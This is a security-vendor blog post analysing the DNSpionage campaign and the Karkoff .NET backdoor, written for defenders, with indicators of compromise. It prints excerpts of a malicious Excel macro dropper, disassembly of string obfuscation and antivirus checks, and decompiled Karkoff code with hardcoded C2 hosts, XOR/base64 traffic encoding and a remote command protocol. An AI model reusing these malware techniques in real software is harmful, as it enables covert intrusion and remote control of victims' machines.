

DNSpionage brings out the Karkoff

blog.talosintelligence.com/2019/04/dnspionage-brings-out-karkoff.html



Warren Mercer and Paul Rascagneres authored this post.

Update 4/24: The C2 section below now includes details around the XOR element of the C2 communication system.

Executive summary

In November 2018, Cisco Talos discovered an attack campaign, called DNSpionage, in which threat actors created a new remote administrative tool that supports HTTP and DNS communication with the attackers' command and control(C2). Since then, there have been several other public reports of additional DNSpionage attacks, and in January, the U.S. Department of Homeland Security issued an alert warning users about this threat activity.

In addition to increased reports of threat activity, we have also discovered new evidence that the threat actors behind the DNSpionage campaign continue to change their tactics, likely in an attempt to improve the efficacy of their operations. In February, we discovered some changes to the actors' tactics, techniques and procedures (TTPs), including the use of a new reconnaissance phase that selectively chooses which targets to infect with malware. In April 2019, we also discovered the actors using a new malware, which we are calling "Karkoff."

This post will cover the aforementioned DNSpionage updates, the discovery of the Karkoff malware and an analysis of the recent Oilrig malware toolset leak — and how it could be connected to these two attacks.

DNSpionage update

New infection document, same macro

In our previous post concerning DNSpionage, we showed that the malware author used malicious macros embedded in a Microsoft Word document. In the new sample from Lebanon identified at the end of February, the attacker used an Excel document with a similar macro:

```
Flags      Filename
-----
OLE:MAS-HB-- new.offer.xls
=====
FILE: new.offer.xls
Type: OLE
-----
VBA MACRO ThisWorkbook.cls
in file: new.offer.xls - OLE stream: u'_VBA_PROJECT_CUR/VBA/ThisWorkbook'
-----
Sub Workbook_Open()
  Dim just_task As Boolean
  just_task = False
  byebye = Environ("us" & "erp" & "rof" & "ile") & "\msdnone drive\taskwin32." & "e" & "x" & "e"
  ' asdfasdfasdfasdf
  Set objFSO = CreateObject("Scripting.FileSystemObject")
  If objFSO.FileExists(byebye) Then
    just_task = True
    ' asdfasdfasdfasdf
    ' asdfasdfasdfasdf
    ' asdfasdfasdfasdf
    ' asdfasdfasdfasdf
  End If
  If just_task = False Then

  Dim path As String
  path = Environ("us" & "erp" & "rof" & "ile") & "\msdnone drive"
  If Dir(path, vbDirectory) = "" Then
    Mkdir path
  End If
```

Instead of using the .oracleServices directory, which we had previously observed, the attacker uses a .msdnone drive directory and renames the malware "taskwin32.exe." The scheduled task was also renamed to "onedrive updater v10.12.5."

Payload

Overview

This new sample is similar to the previous version disclosed in our previous post. The malware supports HTTP and DNS communication to the C2 server. The HTTP communication is hidden in the comments in the HTML code. This time, however, the C2 server mimics the GitHub platform instead of Wikipedia. While the DNS communication follows the same method we described in our previous article, the developer added some new features in this latest version and, this time, the actor removed the debug mode.


We also discovered that the actor added a reconnaissance phase, likely in response to the significant amount of interest in the campaign. This new phase, which is discussed in greater detail below, ensures that the payload is being dropped on specific targets rather than indiscriminately downloaded on every machine. This new tactic indicates an improved level of actor sophistication.

New reconnaissance phase

On the initial execution, the malware drops a Windows batch file (a.bat) in order to execute a WMI command and obtain all the running processes on the victim's machine:

```
wmic process list
```

The malware also identifies the username and computer name of the infected system. Finally, it uses the NetWkstaGetInfo() API with the level 100 to retrieve additional info on the system (this is the 64th number, hex 64 is 100 decimal).



```
loc_404194:
lea    eax, [ebp+bufptr]
mov    [ebp+bufptr], 0
push   eax           ; bufptr
push   64h ; 'd'     ; level
push   0             ; servername
call   ds:NetWkstaGetInfo
mov    edi, [ebp+bufptr]
mov    ebx, offset unk_4278C3
mov    eax, offset unk_4278CB
test   edi, edi
jz     short loc_40422E
```

This level returns information about the workstation environment, including platform-specific information, the name of the domain and the local computer, and information concerning the operating system. This information is key to helping the malware select the victims only and

attempts to avoid researchers or sandboxes. Again, it shows the actor's improved abilities, as they now fingerprint the victim.

API and strings obfuscation

In this latest version, the developer split some strings into two parts. The actor attempts to use this technique to "hide" API call and internal strings. This would prevent static string analysis processes.

Below is an example of an API call split. It is in reverse order starting with "rNameA," followed by "GetUse," and the offset is also named incorrectly "aRnamea" and "aGetuse" (GetUserNameA()):

```
sub_401060 proc near
mov     edx, offset aRnamea ; "rNameA"
mov     ecx, offset aGetuse ; "GetUse"
call    ConcatString
push    eax                ; lpProcName
push    hModule            ; hModule
call    ds:GetProcAddress
mov     Result, eax
retn
sub_401060 endp
```

Below is an example of an internal string split (.\\Configure.txt):

```
call    j_j_j__free_base
add     esp, 4
mov     edx, offset aIfigureTxt ; "igure.txt"
mov     ecx, offset aConf ; ".\\Conf"
call    ConcatString
```

This approach is not particularly sophisticated compared to what we usually observe. However, it is enough to break a Yara rule based on these strings. For example, the following rule would no longer alert due to a failed pattern match:

```
rule DNSpionage {
strings:
$conf="Configure.txt"
condition:
All of them
}
```

Let's check your anti-virus

The malware searches for two specific anti-virus platforms: Avira and Avast.

```
push    offset aAvast    ; "Avast"
push    [ebp+var_C]     ; char *
call    _strstr
add     esp, 8
test    eax, eax
jnz     short loc_403981
```

```
push    offset aAvast_0 ; "avast"
push    [ebp+var_C]     ; char *
call    _strstr
add     esp, 8
test    eax, eax
jnz     short loc_403981
```

```
push    offset aAvira    ; "Avira"
push    [ebp+var_C]     ; char *
call    _strstr
add     esp, 8
test    eax, eax
jnz     short loc_403981
```


```
push    offset aAvira_0 ; "avira"
push    [ebp+var_C]     ; char *
call    _strstr
add     esp, 8
test    eax, eax
jnz     short loc_403981
```

If one of these security products is installed on the system and identified during the reconnaissance phase, a specific flag will be set and some options from the configuration file will be ignored.

DNSpionage Excel maldoc

This new sample of DNSpionage has some oddities which we believe might be the actor's attempt to taunt or poke fun at the research community. We occasionally see this in cases where actors are disclosed by researchers or vendors. In DNSpionage, upon opening the

Excel document, users are greeted with the insult, "haha you are donkey [sic]." The broken English suggests the actor is unlikely a native English speaker.



The domain used for the C2 is also bizarre. The previous version of DNSpionage attempted to use legitimate-looking domains in an attempt to remain undetected. However, this newer version uses the domain "coldfart[.]com," which would be easier to spot than other APT campaigns which generally try to blend in with traffic more suitable to enterprise environments. The domain was also hosted in the U.S., which is unusual for any espionage-style attack. This type of behavior will likely continue to distinguish this actor from more concerning campaigns like Sea Turtle, a [separate DNS hijacking campaign](#) we wrote about last week.

Along comes a Karkoff

Payload analysis

In April, Cisco Talos identified an undocumented malware developed in .NET. On the analyzed samples, the malware author left two different internal names in plain text: "DropperBackdoor" and "Karkoff." We decided to use the second name as the malware's moniker, as it is less generic. The malware is lightweight compared to other malware due to its small size and allows remote code execution from the C2 server. There is no obfuscation and the code can be easily disassembled. The malware is a Windows service named "MSExchangeClient:"

```
// Token: 0x06000020 RID: 32 RVA: 0x00002608 File Offset: 0x00000808
private void InitializeComponent()
{
    this.serviceProcessInstaller1 = new ServiceProcessInstaller();
    this.serviceInstaller1 = new ServiceInstaller();
    this.serviceProcessInstaller1.Account = 2;
    this.serviceProcessInstaller1.Password = null;
    this.serviceProcessInstaller1.Username = null;
    this.serviceInstaller1.Description = "MicrosoftExchangeClient";
    this.serviceInstaller1.DisplayName = "MSEx";
    this.serviceInstaller1.ServiceName = "MSExchangeClient";
    this.serviceInstaller1.StartType = 2;
    base.Installers.AddRange(new Installer[]
    {
        this.serviceProcessInstaller1,
        this.serviceInstaller1
    });
}
```

From an incident response point of view, it's interesting to note that the malware generates a log file: C:\\Windows\\Temp\\MSEx_log.txt. The executed commands are stored in this file (xored with 'M') with a timestamp. This log file can be easily used to create a timeline of the command execution which can be extremely useful when responding to this type of threat. With this in mind, an organisation compromised with this malware would have the opportunity to review the log file and identify the commands carried out against them.

```
public class Worker
{
    // Token: 0x06000028 RID: 40 RVA: 0x00002774 File Offset: 0x00000974
    public static void WriteToFile(string message)
    {
        string text = "C:\\Windows\\Temp\\MSEx_log.txt";
        if (new FileInfo(text).Length > 20971520L)
        {
            File.WriteAllText(text, "");
        }
        string text2 = "";
        for (int i = message.Length - 1; i >= 0; i--)
        {
            text2 += (int)(message.get_Chars(i) ^ 'M');
        }
        message = text2;
        File.AppendAllText(text, string.Format("[{0}]\t{1}\n", DateTime.Now, message));
    }
}
```

C2 communication

The C2 servers are hardcoded in the analyzed samples:

```
// Token: 0x17000009 RID: 9
// (get) Token: 0x06000014 RID: 20 RVA: 0x000024F4 File Offset: 0x000006F4
public static string Domain { get; } = "rimrun.com";

// Token: 0x1700000A RID: 10
// (get) Token: 0x06000015 RID: 21 RVA: 0x000024FB File Offset: 0x000006FB
public static string IP { get; } = "108.62.141.247";
```

The malware uses the domain or the IP address. Karkoff supports HTTP and HTTPS communications.

Karkoff uses base64 encoding to initially obfuscate the C2 communications. This is then further obfuscated by carrying out a XOR function, with a XOR key 70 (decimal).

```
public static byte[] Base64Encode(byte[] data)
{
    string text = Convert.ToBase64String(data);
    byte[] array = new byte[text.Length];
    for (int i = text.Length - 1; i >= 0; i--)
    {
        array[i] = (byte)(text[i] ^ (char)Constants.Base64Key);
    }
    return array;
}

public static byte[] Base64Decode(byte[] b64)
{
    byte[] array = new byte[b64.Length];
    for (int i = b64.Length - 1; i >= 0; i--)
    {
        array[i] = (b64[i] ^ Constants.Base64Key);
    }
    return Convert.FromBase64String(Encoding.UTF8.GetString(array));
}
```

This is derived from the “DropperBackdoor.constants” value “Constants.k__BackingField = 70;”.

```
Constants.<Base64Key>k__BackingField = 70;
```



```

if (!Worker.DoJob())
{
    Worker.WriteTOFile("try http ip");
    Constants.UseDomain = false;
    if (!Worker.DoJob())
    {
        Worker.WriteTOFile("try https domain");
        Constants.UseDomain = true;
        Constants.UseSSL = true;
        if (!Worker.DoJob())
        {
            Worker.WriteTOFile("try https ip");
            Constants.UseDomain = false;
            if (!Worker.DoJob())
            {
                Worker.WriteTOFile("all trys failed!");
            }
        }
    }
}
}

```

The JSON .NET library is embedded in the malware. This library is used to handle messages from the C2 server. The answer is first decoded (base64) and the commands match the following pattern:

```
[{"ID": "123", "Data": "filename.exe|base64PEContent", "Type": "101"}, {"ID": "124", "Data": "filename.exe arg1 arg2", "Type": "102"}].
```

The command type 101 means that the data will be a base64 encoded file. The file will be stored with the filename placed before the pipe (filename.exe in our example). The command type 102 is the command line to be executed is stored in the data field.

Links between DNSpionage and Karkoff

We identified infrastructure overlaps in the DNSpionage and the Karkoff cases. One of the Karkoff C2 servers is rimrun[.]com. Here is the history of the IPs behind this domain:

- 108.62.141[.]247 -> from 12/19/18 to 4/13/19
- 209.141.38[.]71 -> on 12/26/18
- 107.161.23[.]204 -> on 12/26/18
- 192.161.187[.]200 -> on 12/26/18

The following IPs have links to our original DNSpionage blog post:


- 107.161.23[.]204 was used by Office360[.]com on 9/21/18
- 209.141.38[.]71 was used by hr-wipro[.]com on 9/26/18
- 192.161.187[.]200 was used by Office360[.]com on 9/21/18

These dates also match the timeline of observed attacks during the DNSpionage campaign. Based on these overlaps in IP usage during the same time period, we have high confidence the same actor uses the Karkoff and DNSpionage samples.


Alleged Oilrig leak links

An alleged Oilrig leak appeared online on April 18. Information from the leak provides a weak link between Oilrig and the DNSpionage actors based on similar URL fields. While not definitive, it is an interesting data point to share with the research community.

The leak contains a webmask_dnsponage repository. This repository contains scripts used to perform man-in-the-middle attacks, but nothing about the DNSpionage or Karkoff C2 panels. However, the screenshots showed a URL that attracted our attention:



We identified the C2 panel as "Scarecrow," but we did not identify references to this panel in the leak. The victims in this screenshot are mainly from Lebanon, which is one of the areas targeted by DNSpionage and Karkoff. The URL provides some other relevant information:



The URL contains the /Th!swasP@NEI directory. After our first publication, LastLine published a [blog post](#) explaining that the actor made some mistakes in their Django configuration:

Var Name	Value	Comment
LOGIN_URL	/accounts/login/	
MAGIC_WORD	microsoft	Unknown
PANEL_PATH	/Th!s!sP@NeL	
PANEL_PORT	:7070	
PANEL_USER_NAME	admin	
DATABASES	/root/relayhttps/db.sqlite3	
SERVER_PORT	:8083	
SERVER_URL	https://185.20.184[.]157	Leaked IP, unknown usage

Table 7: Settings leaked due to a misconfigured Django instance.

You can see the content of the PANEL_PATH variable of the DNSspionage C2 server: /Th!s!sP@NeL. The panel path of the leak and Django internal variables of the DNSspionage C2 server are very similar: /Th!swasP@NEI and /Th!s!sP@NeL. While this single panel path is not enough to draw firm conclusions, it is worth highlighting for the security research community as we all continue to investigate these events.

Conclusion


The threat actor's ongoing development of DNSspionage malware shows that the attacker continues to find new ways to avoid detection. The oddities we mentioned are certainly not normal, but the payload was clearly updated to attempt to remain more elusive. DNS tunneling is a popular method of exfiltration for some actors and recent examples of DNSspionage show that we must ensure DNS is monitored as closely as an organization's normal proxy or weblogs. DNS is essentially the phonebook of the internet, and when it is tampered with, it becomes difficult for anyone to discern whether what they are seeing online is legitimate. The discovery of Karkoff also shows the actor is pivoting and is increasingly attempting to avoid detection while remaining very focused on the Middle Eastern region. Cisco Talos will continue to monitor for activity from this actor and ensure our protection and detection capabilities continue to prevent such advanced attacks on our customers.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Below is a screenshot showing how AMP can protect customers from this threat.



Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs are associated to this campaign:

DNSpionage XLS document

2fa19292f353b4078a9bf398f8837d991e383c99e147727eaa6a03ce0259b3c5 (SHA256)

DNSpionage sample

e398dac59f604d42362ffe8a2947d4351a652516ebfb25ddf0838dd2c8523be8 (SHA256)

Karkoff samples

5b102bf4d997688268bab45336cead7cdf188eb0d6355764e53b4f62e1cdf30c
6a251ed6a2c6a0a2be11f2a945ec68c814d27e2b6ef445f4b2c7a779620baa11
b017b9fc2484ce0a5629ff1fed15bca9f62f942eafbb74da6a40f40337187b04
cd4b9d0f2d1c0468750855f0ed352c1ed6d4f512d66e0e44ce308688235295b5

C2 server

coldfart[.]com
rimrun[.]com
kuternull[.]com